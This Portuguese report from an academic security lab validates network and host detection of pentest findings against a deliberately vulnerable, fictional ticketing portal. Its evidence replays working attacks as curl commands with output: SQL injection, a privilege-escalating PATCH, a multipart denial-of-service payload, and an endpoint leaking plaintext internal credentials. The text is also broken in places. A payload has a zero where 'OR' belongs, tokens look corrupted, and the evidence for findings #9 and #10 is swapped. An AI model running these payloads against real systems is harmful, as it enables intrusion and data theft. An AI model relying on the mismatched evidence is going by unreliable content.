

Relatório de Validação de Detecção e Resposta

Portal de Chamados "Aurora Chamados" — em resposta ao Teste de Intrusão

Cliente (destinatário)	Planalto Distribuidora Ltda
Executado por	Aurora Dev — Operações & Segurança (equipe interna que hospeda a aplicação)
Tipo de engajamento	Validação de controles de detecção e resposta (IDS/IPS de perímetro + FIM/auditoria de host)
Ambiente testado	Ambiente de homologação, atrás de um IDS/IPS de rede e um agente de host
Janela de validação	31 de agosto – 05 de setembro de 2026
Data do relatório	06 de setembro de 2026
Classificação	Confidencial — uso restrito ao destinatário

Aviso de laboratório. A Planalto Distribuidora e a Aurora Dev são entidades fictícias. Este documento foi produzido no âmbito de um laboratório acadêmico de segurança ofensiva/defensiva (Projeto Integrador) sobre uma aplicação deliberadamente vulnerável. Ele documenta a fase de **defesa**: os controles de detecção e bloqueio implantados depois do teste de intrusão, e o que foi efetivamente validado contra tráfego real.

Nota sobre a evidência. Os vereditos abaixo se baseiam em inspeção visual de 16 capturas de tela dos alertas e telas de detalhe geradas durante o replay dos ataques já documentados no teste de intrusão. Falta 1 captura (segunda imagem da seção "IDOR") — sinalizado explicitamente no achado correspondente, sem inferir conteúdo que não foi visto.

Sumário

1. [Sumário executivo](#)

- 2. Ambiente e metodologia
- 3. Arquitetura de detecção implantada
- 4. Matriz de cobertura de detecção
- 5. Resultados detalhados por achado
- 6. Gaps e limitações
- 7. Recomendações
- 8. Apêndice A — Regras Suricata implantadas
- 9. Apêndice B — Configuração Wazuh implantada
- 10. Apêndice C — Ferramentas e componentes

Sumário executivo

Em resposta ao teste de intrusão (13 achados exploráveis, 6 críticos), a Aurora Dev implantou uma camada de detecção e resposta em torno do ambiente de homologação — sem, ainda, corrigir o código-fonte dos achados. O objetivo desta rodada foi responder a uma pergunta específica: **dos vetores já comprovadamente exploráveis, quantos a nova camada de monitoramento consegue enxergar ou bloquear hoje, mesmo enquanto o código continua vulnerável?**

A arquitetura implantada tem duas pernas: um **IDS/IPS de rede** no perímetro (seis assinaturas custom mapeadas 1:1 a achados específicos) e um **agente de host** na própria aplicação (integridade de arquivo, auditoria de execução de processo, e leitura do log da aplicação).

Resultado agregado — dos 13 achados do teste de intrusão:

Veredito	Qtd	Achados
 Detectado e bloqueado (bloqueio ativo confirmado)	5	#1, #4, #6, #9, #10
 Detectado (alerta/regra confirmada disparando, sem bloqueio ativo)	3	#2, #5, #11
 Parcialmente coberto (uma de duas frentes confirmada)	1	#8
 Sem nenhum controle de detecção hoje	2	#3, #7
 Não validado / fora de escopo runtime	2	#12, #13

Em números simples: **9 dos 13 achados têm hoje evidência visual confirmada de que um controle de detecção disparou**, e **5 desses 9 chegaram a bloqueio ativo** (as cinco assinaturas de rede correspondentes foram promovidas de modo alerta-só para bloqueio, e a mesma evidência confirma a ação de bloqueio de fato ocorrendo para todas). Apenas **2 achados seguem sem nenhum controle de detecção** (#3, #7) — o #7 (autenticação fraca/força bruta) é uma **regressão**: um controle que chegou a existir para esse vetor não está mais em vigor.

Uma regra de detecção não documentada previamente foi identificada durante esta validação: uma correlação por frequência no host que cobre o achado #2 (IDOR), disparando quando a mesma sessão acessa 5 ou mais chamados distintos em 60 segundos.

Ambiente e metodologia

VMs envolvidas: a aplicação (Aurora Chamados), um firewall/roteador com IDS/IPS de rede inline entre a origem do ataque e a aplicação, uma máquina atacante isolada em rede própria, e um agente de host/SIEM dedicado recebendo eventos da aplicação.

Principais mudanças de rede desde o teste de intrusão original: a aplicação foi movida para um segmento de rede próprio (DMZ), atrás do firewall com IDS/IPS — todo tráfego de/para a aplicação agora passa obrigatoriamente por essa camada de inspeção antes de chegar a ela. O caminho de rede entre a máquina atacante e a aplicação passa por dois níveis de NAT em sequência, o que faz o IDS/IPS enxergar o tráfego de ataque como vindo de um endereço interno do ambiente de virtualização, não do endereço real da máquina atacante — relevante para leitura de logs, não para a eficácia da detecção em si (o tráfego malicioso ainda chega de uma origem única e consistente).

O que foi testado. Replay dos payloads já documentados no teste de intrusão contra a instância viva, agora atrás da nova camada de detecção: para cada vetor, disparar o ataque e conferir o console de alertas de rede ou o painel de eventos de host antes de seguir para o próximo teste.

Limitações de metodologia:

- **NAT duplo mascara o IP de origem no IDS/IPS de rede.** Confirmado nas capturas: os alertas de rede mostram um endereço interno do ambiente de virtualização como origem, não o IP real da máquina atacante. Para um único atacante (o caso deste laboratório), isso não compromete a detecção por conteúdo/volume, só a atribuição de "IP real bloqueado".
- **Endereço-alvo inconsistente em duas seções de evidência ("docker sock" e "IDOR").** Os comandos ali usam um endereço fora da faixa da DMZ monitorada pelo IDS/IPS de rede — se esse tráfego não passou pelo caminho de rede inspecionado, o IDS/IPS de rede não teria visibilidade sobre ele. A detecção confirmada para os achados #2, #5 e #11, porém, vem inteiramente do agente de host (integridade de arquivo, auditoria de processo e log de aplicação) — um mecanismo que observa a aplicação diretamente, independente de qual caminho de rede levou a requisição até ela. Ainda assim, recomenda-se confirmar a origem real desses testes.
- **Tempo até detecção por requisição individual não instrumentado.** Nenhuma captura correlaciona o timestamp exato do disparo do ataque com o timestamp do alerta para o mesmo evento individual. O que é possível afirmar, a partir dos timestamps visíveis nas próprias telas de alerta: a promoção das cinco assinaturas de rede de alerta-só para

bloqueio ativo ocorreu toda no mesmo dia, numa janela concentrada de cerca de 21 minutos.

Arquitetura de detecção implantada

Eta pa	Componente	O que acontece
1	Máquina atacante	Origem do tráfego de ataque, em rede isolada
2	→ NAT (1º nível)	Primeiro hop de NAT até o firewall
3	→ Firewall / borda	Redireciona o tráfego para o segmento de rede da aplicação (DMZ)
4	→ IDS/IPS de rede (inline na DMZ)	Alerta-só ou, para regras já promovidas, descarta o tráfego malicioso
5	→ Aplicação Aurora Chamados (DMZ)	Recebe a requisição (permitida ou já bloqueada na etapa 4)
6	→ Agente de host	Integridade de arquivo + auditoria de processo + log da aplicação → envia para o console central
7	→ Console central (SIEM)	Correlaciona eventos do host e os alertas do IDS/IPS de rede

Duas pernas, cobrindo camadas diferentes:

1. **Rede/perímetro.** Seis assinaturas custom, 1:1 com vetores específicos do teste de intrusão. Cinco delas confirmadas nesta revisão já em modo de bloqueio ativo. Detalhe completo no [Apêndice A](#).
2. **Host.** Três fontes de dado confirmadas em uso: integridade de arquivo sobre os diretórios onde uma dependência maliciosa vive, auditoria de execução de processo, e leitura do log da própria aplicação com uma regra de correlação por frequência para IDOR (achado #2). Detalhe completo no [Apêndice B](#).

Nenhuma das duas pernas corrige a vulnerabilidade subjacente — ambas são controles **detectivos** (e, para as cinco regras de rede promovidas, **preventivos** em runtime).

Matriz de cobertura de detecção

#	Achado	Severidade	Controle confirmado	Evidência	Veredito
1	SQL Injection na busca de chamados	 Alta	Assinatura de rede — alerta e depois bloqueio	01_sqli_ataque_curl.png , 01_sqli_alerta_sid1000003.png	 Detectado e bloqueado (regra ruidosa/burlável, ver ressalva)
2	IDOR — GET /api/chamados/:id	 Média	Correlação por frequência no host (log de aplicação)	02_wazuh_idor_detalhe_rule100121.png	 Detectado — regra identificada só nesta revisão; falta a 2ª captura (lista)
3	Controle de acesso quebrado — /usuarios/:id	 Média	Nenhum confirmado	—	 Sem controle de detecção
4	Escalonamento de privilégio (PATCH papel)	 Alta	Assinatura de rede — alerta e depois bloqueio	04_escalonamento_ataque_patch.png , 04_escalonamento_alerta_sid1000005.png	 Detectado e bloqueado
5	Injeção de comando no exportador de PDF	 Crítica	Auditoria de execução de processo no host	05_11_wazuh_rce_lista_rule100110.png , 05_11_wazuh_rce_detalhe_runc.png	 Detectado (captura o elo do runtime de container na cadeia, não o shell injetado isoladamente)
6	DoS no upload de anexos	 Média	Assinatura de rede — alerta e depois bloqueio	06_multer_ataque_502.png , 06_multer_alerta_sid1000007.png	 Detectado e bloqueado — bloqueio ativo agora também previne o crash
7	Autenticação fraca / força bruta	 Crítica	Nenhum hoje	—	 Sem controle — regressão
8	Backdoor em dependência instalada	 Crítica	Beacon de rede (não testado) + integridade de arquivo (confirmado)	08_wazuh_fim_lista.png , 08_wazuh_fim_detalhe_t1565.png	 Parcial — integridade confirmada, beacon de rede sem evidência

9	Painel interno esquecido	 Alta	Assinatura de rede — alerta e depois bloqueio	<code>09_painelinterno_ataque_equipe.png</code> , <code>09_painelinterno_alerta_sid1000004.png</code> , <code>ips_bloqueadas_lista_5sids.png</code>	 Detectado e bloqueado
10	Fingerprinting de versão	 Média	Assinatura de rede — alerta e depois bloqueio	<code>10_fingerprint_ataque_version.png</code> , <code>10_fingerprint_alerta_sid1000006.png</code>	 Detectado e bloqueado
11	Socket do Docker montado — escape de container	 Crítica	Mesmo mecanismo de auditoria de processo do achado #5	Mesmas capturas do achado #5	 Detectado — mesma ressalva de camada capturada do #5
12	Credenciais SSH fracas	 Crítica	Regra genérica de força bruta, não aplicada	—	 Não validado
13	Dependências com CVE conhecido	 Crítica	Fora do escopo de detecção em runtime	—	 Fora de escopo aqui

Tempo até detecção por requisição individual: ainda não instrumentado. O que a evidência confirma sobre tempo: a promoção de alerta-só para bloqueio das cinco regras de rede (#1, #4, #6, #9, #10) foi concluída em cerca de 21 minutos, no mesmo dia.

Resultados detalhados por achado

Ordenados por veredito (melhor cobertura primeiro), não por severidade.

#1 — SQL Injection na busca de chamados → Detectado e bloqueado

Controle: assinatura de rede que casa `UNION SELECT / OR 1=1` na query string da rota de busca de chamados.

Evidência. Ataque replicado com `busca=%27) OR 1=1 --`, retornando todos os chamados da base (bypass total do filtro de busca):

```
(mateus@kali)-[~]
└─$ curl -sG "$BASE_URL/api/chamados" -H "Authorization: Bearer $TOKEN" --data "busca=%25%27%29%200R%201%3D1%20--%20"
[{"id":1,"titulo":"Sistema de PDV fora do ar","descricao":"A maquininha não conecta desde ontem à noite.","status":"em_andamento","prioridade":"alta","solicitante_id":5,"agente_id":3,"criado_em":"2026-07-29T11:13:18.443Z","atualizado_em":"2026-07-29T11:13:18.443Z"},{"id":2,"titulo":"Erro ao emitir nota fiscal","descricao":"Aparece \"certificado inválido\" ao emitir NF-e.","status":"aberto","prioridade":"media","solicitante_id":6,"agente_id":null,"criado_em":"2026-07-29T11:13:18.446Z","atualizado_em":"2026-07-29T11:13:18.446Z"},{"id":3,"titulo":"Impressora de cupom não imprime","descricao":"A impressora térmica do caixa não responde após a atualização do sistema.","status":"em_andamento","prioridade":"media","solicitante_id":7,"agente_id":3,"criado_em":"2026-07-29T11:13:18.448Z","atualizado_em":"2026-07-29T11:13:18.448Z"},{"id":4,"titulo":"Wi-Fi da loja caindo direto","descricao":"A conexão cai a cada 10 minutos, atrapalhando o cartão.","status":"aberto","prioridade":"alta","solicitante_id":8,"agente_id":null,"criado_em":"2026-07-29T11:13:18.450Z","atualizado_em":"2026-07-29T11:13:18.450Z"},{"id":5,"titulo":"Backup não está rodando","descricao":"O backup automático não roda desde a semana passada, segundo o log.","status":"em_andamento","prioridade":"alta","solicitante_id":5,"agente_id":3,"criado_em":"2026-07-29T11:13:18.451Z","atualizado_em":"2026-07-29T11:13:18.451Z"},{"id":6,"titulo":"E-mail corporativo fora do ar","descricao":"Ninguém da equipe consegue enviar ou receber e-mails desde hoje cedo.","status":"aberto","prioridade":"alta","solicitante_id":6,"agente_id":null,"criado_em":"2026-07-29T11:13:18.453Z","atualizado_em":"2026-07-29T11:13:18.453Z"},{"id":7,"titulo":"Certificado digital A1 vencendo","descricao":"Preciso renovar o certificado antes do fim do mês, pode orientar?","status":"resolvido","prioridade":"media","solicitante_id":7,"agente_id":3,"criado_em":"2026-07-29T11:13:18.454Z","atualizado_em":"2026-07-29T11:13:18.454Z"},{"id":8,"titulo":"Integração com maquininha de cartão","descricao":"As vendas no cartão não estão batendo com o relatório do sistema.","status":"em_andamento","prioridade":"alta","solicitante_id":8,"agente_id":4,"criado_em":"2026-07-29T11:13:18.456Z","atualizado_em":"2026-07-29T11:13:18.456Z"},{"id":9,"titulo":"Solicito acesso ao sistema para novo funcionário","descricao":"Contratamos um funcionário novo e precisamos de login para ele.","status":"resolvido","prioridade":"baixa","solicitante_id":5,"agente_id":3,"criado_em":"2026-07-29T11:13:18.457Z","atualizado_em":"2026-07-29T11:13:18.457Z"},{"id":10,"titulo":"Erro 500 ao abrir relatório de vendas","descricao":"Toda vez que tento abrir o relatório mensal, dá erro no navegador.","status":"aberto","prioridade":"media","solicitante_id":6,"agente_id":null,"criado_em":"2026-07-29T11:13:18.458Z","atualizado_em":"2026-07-29T11:13:18.458Z"},{"id":11,"titulo":"TEF não aprova transações","descricao":"O TEF trava e não aprova nenhuma transação com cartão de crédito.","status":"fechado","prioridade":"alta","solicitante_id":7,"agente_id":3,"criado_em":"2026-07-29T11:13:18.459Z","atualizado_em":"2026-07-29T11:13:18.459Z"},{"id":12,"titulo":"Site da loja fora do ar","descricao":"O site não carrega, aparece \"erro de conexão\" pros clientes.","status":"em_andamento","prioridade":"alta","solicitante_id":8,"agente_id":4,"criado_em":"2026-07-29T11:13:18.460Z","atualizado_em":"2026-07-29T11:13:18.460Z"},{"id":13,"titulo":"Dúvida sobre emissão de boleto","descricao":"Não sei como gerar boleto avulso para um cliente específico.","status":"resolvido","prioridade":"baixa","solicitante_id":5,"agente_id":3,"criado_em":"2026-07-29T11:13:18.462Z","atualizado_em":"2026-07-29T11:13:18.462Z"},{"id":14,"titulo":"Roteador reiniciando sozinho","descricao":"O roteador da loja reinicia sozinho várias vezes ao dia.","status":"aberto","prioridade":"media","solicitante_id":6,"agente_id":null,"criado_em":"2026-07-29T11:13:18.463Z","atualizado_em":"2026-07-29T11:13:18.463Z"},{"id":15,"titulo":"Cadastro de produto duplicado","descricao":"Um produto está aparecendo duas vezes no catálogo, com preços diferentes.","status":"fechado","prioridade":"baixa","solicitante_id":7,"agente_id":3,"criado_em":"2026-07-29T11:13:18.464Z","atualizado_em":"2026-07-29T11:13:18.464Z"},{"id":16,"titulo":"Etiqueta de preço não imprime código de barras","descricao":"A impressora de etiquetas está imprimindo o código de barras ilegível.","status":"em_andamento","prioridade":"media","solicitante_id":8,"agente_id":4,"criado_em":"2026-07-29T11:13:18.465Z","atualizado_em":"2026-07-29T11:13:18.465Z"},{"id":17,"titulo":"Sistema lento no fim do mês","descricao":"Todo fim de mês o sistema fica extremamente lento para todos os caixas.","status":"aberto","prioridade":"media","solicitante_id":5,"agente_id":null,"criado_em":"2026-07-29T11:13:18.466Z","atualizado_em":"2026-07-29T11:13:18.466Z"},{"id":18,"titulo":"Preciso de relatório de estoque","descricao":"Gostaria de um relatório detalhado do estoque atual para contagem.","status":"resolvido","prioridade":"baixa","solicitante_id":6,"agente_id":4,"criado_em":"2026-07-29T11:13:18.467Z","atualizado_em":"2026-07-29T11:13:18.467Z"},{"id":19,"titulo":"Erro ao anexar comprovante","descricao":"Não consigo anexar o comprovante de pagamento no chamado.","status":"fechado","prioridade":"baixa","solicitante_id":7,"agente_id":3,"criado_em":"2026-07-29T11:13:18.468Z","atualizado_em":"2026-07-29T11:13:18.468Z"},{"id":20,"titulo":"Falha na integração com WhatsApp Business","descricao":"As mensagens automáticas pararam de enviar para os clientes.","status":"em_andamento","prioridade":"media","solicitante_id":8,"agente_id":4,"criado_em":"2026-07-29T11:13:18.470Z","atualizado_em":"2026-07-29T11:13:18.470Z"},{"id":21,"titulo":"Acesso bloqueado após troca de senha","descricao":"Troquei a senha e agora não consigo mais acessar o sistema.","status":"aberto","prioridade":"alta","solicitante_id":5,"agente_id":null,"criado_em":"2026-07-29T11:13:18.471Z","atualizado_em":"2026-07-29T11:13:18.471Z"},{"id":22,"titulo":"Dúvida sobre cálculo de comissão","descricao":"O relatório de comissão dos vendedores não bate com o esperado.","status":"resolvido","prioridade":"media","solicitante_id":6,"agente_id":4,"criado_em":"2026-07-29T11:13:18.472Z","atualizado_em":"2026-07-29T11:13:18.472Z"},{"id":23,"titulo":"Solicito troca de leitor de código de barras","descricao":"O leitor de código de barras parou de funcionar de vez.","status":"fechado","prioridade":"baixa","solicitante_id":7,"agente_id":3,"criado_em":"2026-07-29T11:13:18.473Z","atualizado_em":"2026-07-29T11:13:18.473Z"},{"id":24,"titulo":"Cliente reclama de cobrança duplicada","descricao":"Um cliente foi cobrado duas vezes no cartão pelo mesmo produto.","status":"em_andamento","prioridade":"alta","solicitante_id":8,"agente_id":4,"criado_em":"2026-07-29T11:13:18.474Z","atualizado_em":"2026-07-29T11:13:18.474Z"}]
```

Alerta correspondente, disparado no momento da requisição:

Alert info			
Timestamp	2026-08-31T13:19:09.530491+0000		
Alert	AURORA SQLi payload em /api/chamados (ruidoso)		
Alert sid	1000003		
Protocol	TCP		
Source IP	192.168.1.9		
Destination IP	10.10.20.153		
Source port	36042		
Destination port	80		
Interface	LAN		
http hostname	192.168.1.20		
http url	/api/chamados?busca=%25%27%29%200R%201%3d1%20--%20		
http user_agent	curl/8.20.0		
http content_type	application/json		
Configured action	☒ Enabled		
	Alert		
		Close	

A mesma assinatura aparece confirmada em modo de bloqueio ativo um dia depois — ver captura consolidada no achado #9.

Veredito. Detectado em modo alerta e confirmado em bloqueio ativo um dia depois.

Ressalva: esta é uma assinatura de payload best-effort — variações com comentário inline, espaçamento não padrão, ou operadores equivalentes escapam da regra sem deixar de explorar a

vulnerabilidade real. O controle real continua sendo a query parametrizada; esta regra é defesa em profundidade, não proteção — mesmo agora bloqueando o payload exato documentado.

#4 — Escalonamento de privilégio via `PATCH /api/usuarios/:id` → Detectado e bloqueado

Controle: assinatura de rede que casa a string `papel` em qualquer lugar do corpo de um `PATCH` para a rota de usuários.

Evidência. Cadeia completa replicada: `PATCH` alterando o próprio papel para `admin`, seguido de novo login (retornando token já com o papel elevado) e listagem completa de usuários com esse token:

```
(mateus@kali)-[~]
$ curl -s -X PATCH "$BASE_URL/api/usuarios/5" \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"papel": "admin"}'
{"id":5,"nome":"Carlos Cliente","email":"cliente1@exemplo.com","papel":"admin","telefone":"+55 21 98888-1111","cpf":"333.333.333-33","empresa":"Padaria do Carlos","criado_em":"2026-07-29T11:13:18.430Z"}

(mateus@kali)-[~]
$ curl -s -X POST "$BASE_URL/api/auth/login" \
  -H "Content-Type: application/json" \
  -d '{"email":"cliente1@exemplo.com","senha":"cliente123"}'
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NSwiZWI1haWwiOiJjbGllbnRlMUBleGVtcGxvLmNvbSIsInBhcGVsIjoieYWRtaW4iLCJpYXQiOiJlYjE3ODgyNjQ2OTcsImV4cCI6MTc4ODg2OTQ5N30.vbVAus00xfE23-NZ9oAM9KHrYD4wRNB8IYPU08SdtfA","usuario":{"id":5,"nome":"Carlos Cliente","email":"cliente1@exemplo.com","papel":"admin"}}

(mateus@kali)-[~]
$ ADMIN_TOKEN="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NSwiZWI1haWwiOiJjbGllbnRlMUBleGVtcGxvLmNvbSIsInBhcGVsIjoieYWRtaW4iLCJpYXQiOiJlYjE3ODgyNjQ2OTcsImV4cCI6MTc4ODg2OTQ5N30.vbVAus00xfE23-NZ9oAM9KHrYD4wRNB8IYPU08SdtfA"

(mateus@kali)-[~]
$ curl -s "$BASE_URL/api/usuarios" \
  -H "Authorization: Bearer $ADMIN_TOKEN"
[{"id":1,"nome":"Admin Aurora","email":"admin@aurora.local","papel":"admin","telefone":"+55 11 90000-0001","cpf":"111.111.111-11","empresa":"Aurora Dev","criado_em":"2026-07-29T11:13:18.420Z"}, {"id":2,"nome":"Rafael Admin","email":"admin2@aurora.local","papel":"admin","telefone":"+55 11 90000-0003","cpf":"555.555.555-55","empresa":"Aurora Dev","criado_em":"2026-07-29T11:13:18.424Z"}, {"id":3,"nome":"Ana Agente","email":"agente@aurora.local","papel":"agente","telefone":"+55 11 90000-0002","cpf":"222.222.222-22","empresa":"Aurora Dev","criado_em":"2026-07-29T11:13:18.426Z"}, {"id":4,"nome":"Bruno Agente","email":"agente2@aurora.local","papel":"agente","telefone":"+55 11 90000-0004","cpf":"666.666.666-66","empresa":"Aurora Dev","criado_em":"2026-07-29T11:13:18.428Z"}, {"id":5,"nome":"Carlos Cliente","email":"cliente1@exemplo.com","papel":"admin","telefone":"+55 21 98888-1111","cpf":"333.333.333-33","empresa":"Padaria do Carlos","criado_em":"2026-07-29T11:13:18.430Z"}, {"id":6,"nome":"Beatriz Cliente","email":"cliente2@exemplo.com","papel":"cliente","telefone":"+55 31 97777-2222","cpf":"444.444.444-44","empresa":"Ateliê da Bia","criado_em":"2026-07-29T11:13:18.432Z"}, {"id":7,"nome":"Diego Cliente","email":"cliente3@exemplo.com","papel":"cliente","telefone":"+55 41 96666-3333","cpf":"777.777.777-77","empresa":"Merccearia do Diego","criado_em":"2026-07-29T11:13:18.434Z"}, {"id":8,"nome":"Fernanda Cliente","email":"cliente4@exemplo.com","papel":"cliente","telefone":"+55 51 95555-4444","cpf":"888.888.888-88","empresa":"Salão da Fernanda","criado_em":"2026-07-29T11:13:18.436Z"}]
```

Alerta correspondente:

Alert info		×
Timestamp	2026-09-01T12:11:19.466723+0000	
Alert	AURORA escalonamento de privilegio - PATCH usuarios com papel no corpo	
Alert sid	1000005	
Protocol	TCP	
Source IP	192.168.1.9	
Destination IP	10.10.20.153	
Source port	48820	
Destination port	80	
Interface	LAN	
http hostname	192.168.1.20	
http url	/api/usuarios/5	
http user_agent	curl/8.20.0	
http content_type	application/json	
Configured action	☒ Enabled	

Confirmado em bloqueio ativo pouco depois.

Veredito. Detectado e bloqueado. **Ressalva:** a regra não interpreta JSON de verdade — um nome de campo diferente do literal `papel`, ou um corpo serializado de forma não padrão, escaparia sem alterar o resultado da exploração.

#6 — Negação de serviço no upload de anexos → Detectado e bloqueado

Controle: assinatura de rede que casa um nome de arquivo vazio literal no corpo de um upload de anexo.

Evidência. Corpo multipart malformato (nome de arquivo vazio, sem boundary de fechamento) enviado contra a rota de upload, resultando em `502 Bad Gateway` (o processo do backend caiu):

```
(mateus@kali)-[~]
$ CHAMADO_ID=1
BOUNDARY= AuroraBoundary123"
printf -- "--%s\r\nContent-Disposition: form-data; name="arquivo"; filename=""\r\nContent-Type: application/octet-stream\r\n\r\nconteudo-qualquer"
"$BOUNDARY" > /tmp/multer_dos_body.bin

(mateus@kali)-[~]
$ curl -s -X POST "$BASE_URL/api/chamados/$CHAMADO_ID/anexos" \
-H "Authorization: Bearer $TOKEN" \
-H "Content-Type: multipart/form-data; boundary=$BOUNDARY" \
--data-binary @/tmp/multer_dos_body.bin
<html>
<head><title>502 Bad Gateway</title></head>
<body>
<center><h1>502 Bad Gateway</h1></center>
<hr><center>nginx/1.31.3</center>
</body>
</html>
```

Alerta correspondente:

Alert info	
Timestamp	2026-09-01T13:00:22.921454+0000
Alert	AURORA DoS upload anexos - multer filename vazio (CVE-2025-7338)
Alert sid	1000007
Protocol	TCP
Source IP	192.168.1.9
Destination IP	10.10.20.153
Source port	48666
Destination port	80
Interface	LAN
http hostname	192.168.1.20
http url	/api/chamados/1/anexos
http user_agent	curl/8.20.0
Configured action	☒ Enabled

Confirmado em bloqueio ativo — a mais recente das cinco promoções.

Veredito. Detectado e bloqueado. Isto muda a leitura deste achado: **enquanto a regra estava só em modo alerta, a detecção não evitava o impacto** (o processo caía mesmo assim). **Com a regra em bloqueio ativo confirmado**, o payload exato deste PoC agora é descartado antes de chegar à aplicação, neutralizando esta variante específica do DoS na camada de rede — sem corrigir a causa raiz. **Ressalva:** casa apenas a assinatura exata do PoC; outras variações do mesmo tipo de bug continuam não cobertas.

#9 — Painel interno esquecido → Detectado e bloqueado

Controle: assinatura de rede que casa qualquer acesso à rota do painel interno esquecido, sem exceção (menor risco de falso positivo do conjunto).

Evidência. Requisição não autenticada contra a rota, retornando as credenciais internas vazadas:

Alert info

Timestamp

2026-09-01T12:13:40.797610+0000

Alert

AURORA fingerprinting de versao - GET /api/version sem autenticacao

Alert sid

1000006

Protocol

TCP

Source IP

192.168.1.9

Destination IP

10.10.20.153

Source port

46270

Destination port

80

Interface

LAN

http hostname

192.168.1.20

http url

/api/version

http user_agent

curl/8.20.0

http content_type

application/json

Configured action

☒ Enabled

Alert

Close

Alerta correspondente:

Alert info

Timestamp

2026-09-01T12:19:20.238364+0000

Alert

AURORA acesso ao painel interno esquecido /api/interno/equipe

Alert sid

1000004

Protocol

TCP

Source IP

192.168.1.9

Destination IP

10.10.20.153

Source port

41338

Destination port

80

Interface

LAN

http hostname

192.168.1.20

http url

/api/interno/equipe

http user_agent

curl/8.20.0

http content_type

text/html

Configured action

☒ Enabled

Alert

Close

Confirmação definitiva do bloqueio ativo — a lista de alertas bloqueados mostra **as cinco regras custom simultaneamente** em ação de bloqueio, concentradas numa janela de cerca de 21 minutos:

Services: Intrusion Detection: Administration									
Settings Download Rules User defined Alerts Schedule blocked 2026/09/01 13:04 50									
Timestamp	SID	Interface	Action	Source	Port	Destination	Port	Alert	Info
2026-09-01T13:03:36.331032+0000	1000007	LAN	blocked	192.168.1.9	53110	10.10.20.153	80	AURORA DoS upload anexos - multer filename vazio (CVE-2...	
2026-09-01T13:03:36.331032+0000	1000007	LAN	blocked	192.168.1.9	53110	10.10.20.153	80	AURORA DoS upload anexos - multer filename vazio (CVE-2...	
2026-09-01T12:56:56.667791+0000	1000006	LAN	blocked	192.168.1.9	44598	10.10.20.153	80	AURORA fingerprinting de versao - GET /api/version sem a...	
2026-09-01T12:56:56.667791+0000	1000006	LAN	blocked	192.168.1.9	44598	10.10.20.153	80	AURORA fingerprinting de versao - GET /api/version sem a...	
2026-09-01T12:54:00.747942+0000	1000005	LAN	blocked	192.168.1.9	58066	10.10.20.153	80	AURORA escalonamento de privilegio - PATCH usuarios co...	
2026-09-01T12:54:00.747942+0000	1000005	LAN	blocked	192.168.1.9	58066	10.10.20.153	80	AURORA escalonamento de privilegio - PATCH usuarios co...	
2026-09-01T12:44:25.887504+0000	1000003	LAN	blocked	192.168.1.9	58938	10.10.20.153	80	AURORA SQLi payload em /api/chamados (ruidoso)	
2026-09-01T12:44:25.887504+0000	1000003	LAN	blocked	192.168.1.9	58938	10.10.20.153	80	AURORA SQLi payload em /api/chamados (ruidoso)	
2026-09-01T12:42:27.655237+0000	1000004	LAN	blocked	192.168.1.9	41296	10.10.20.153	80	AURORA acesso ao painel interno esquecido /api/interno/...	
2026-09-01T12:42:27.655237+0000	1000004	LAN	blocked	192.168.1.9	41296	10.10.20.153	80	AURORA acesso ao painel interno esquecido /api/interno/...	

Veredito. Detectado em modo alerta e, depois, promovido a bloqueio ativo — o vetor foi neutralizado na camada de rede, mesmo sem a rota ter sido removida do código ainda. Esta captura confirma que são as cinco regras em bloqueio, não apenas uma.

#10 — Fingerprinting de versão → Detectado e bloqueado

Controle: assinatura de rede que casa qualquer acesso ao endpoint de versão/dependências.

Evidência. Requisição retornando nome/versão/dependências completas do backend, incluindo o rastro de uma dependência instalada localmente fora do registro público:

```
(mateus@kali)~$ curl -s "$BASE_URL/api/version"
{"name":"backend","version":"0.0.0","dependencies":{"express":"4.19.1","jsonwebtoken":"8.5.1","multer":"2.0.1","pg":"8.13.1","cors":"2.8.5","dotenv":"16.4.5","express-audit-log":{"file":"./vendor/express-audit-log"}}
```

Alerta correspondente:

```
(mateus@kali)~$ curl -s "$BASE_URL/api/interno/equipe"
[{"sistema":"VPN Aurora Dev","usuario":"ops@auroradev.com.br","senha":"Aurora#2025!","observacao":"trocar após onboarding do time - nunca trocada"}, {"sistema":"Painel de hospedagem (homologação)","usuario":"admin","senha":"Homolog2025","observacao":"acesso cedido ao cliente durante o projeto, nunca revogado"}, {"sistema":"Backup - NAS interno","usuario":"backup-svc","senha":"B4ckupAurora!","observacao":""}, {"sistema":"PostgreSQL produção (legado)","usuario":"postgres","senha":"postgres123","observacao":"usar só em emergência"}]
```

Confirmado em bloqueio ativo.

Veredito. Detectado e bloqueado. Risco de falso positivo baixo (mesma categoria do achado #9): não há motivo para tráfego legítimo bater nessa rota vindo de fora.

#2 — IDOR (GET /api/chamados/:id) → Detectado

Controle: correlação por frequência sobre o log da própria aplicação, disparando quando 5 ou mais chamados distintos são acessados pela mesma sessão em uma janela de 60 segundos.

Evidência. Documento de detalhe mostrando a regra disparando, com a janela de requisições anteriores que, somadas à requisição corrente, completou o gatilho:

Document Details

[View surrounding documents](#)

[View single document](#)

_index	wazuh-alerts-4.x-2026.09.05
agent.id	001
agent.ip	10.10.20.153
agent.name	ubuntu-vuln
data.log	[audit] GET /api/chamados/4
data.stream	stdout
data.time	2026-09-05T23:18:46.272552779Z
decoder.name	json
full_log	{"log": "[audit] GET /api/chamados/4\n", "stream": "stdout", "time": "2026-09-05T23:18:46.272552779Z"}
id	1788650326.21966946
input.type	log
location	/var/lib/docker/containers/fe1e3c6255127f89220025abc03096c80700c82542c2fb51cda3131da99e963b/fe1e3c6255127f89220025abc03096c80700c82542c2fb51cda3131da99e963b-json.log
manager.name	wazuh
previous_output	{"log": "[audit] GET /api/chamados/6\n", "stream": "stdout", "time": "2026-09-05T23:18:46.287293349Z"} {"log": "[audit] GET /api/chamados/5\n", "stream": "stdout", "time": "2026-09-05T23:18:46.279977107Z"} {"log": "[audit] GET /api/chamados/2\n", "stream": "stdout", "time": "2026-09-05T23:18:46.258088505Z"} {"log": "[audit] GET /api/chamados/1\n", "stream": "stdout", "time": "2026-09-05T23:18:46.247588505Z"}
rule.description	Aurora: possível IDOR - 5 ou mais chamados acessados em 60s
rule.firedtimes	1
rule.frequency	5
rule.groups	aurora, attack
rule.id	100121
rule.level	10
rule.mail	false
rule.mitre.id	T1213

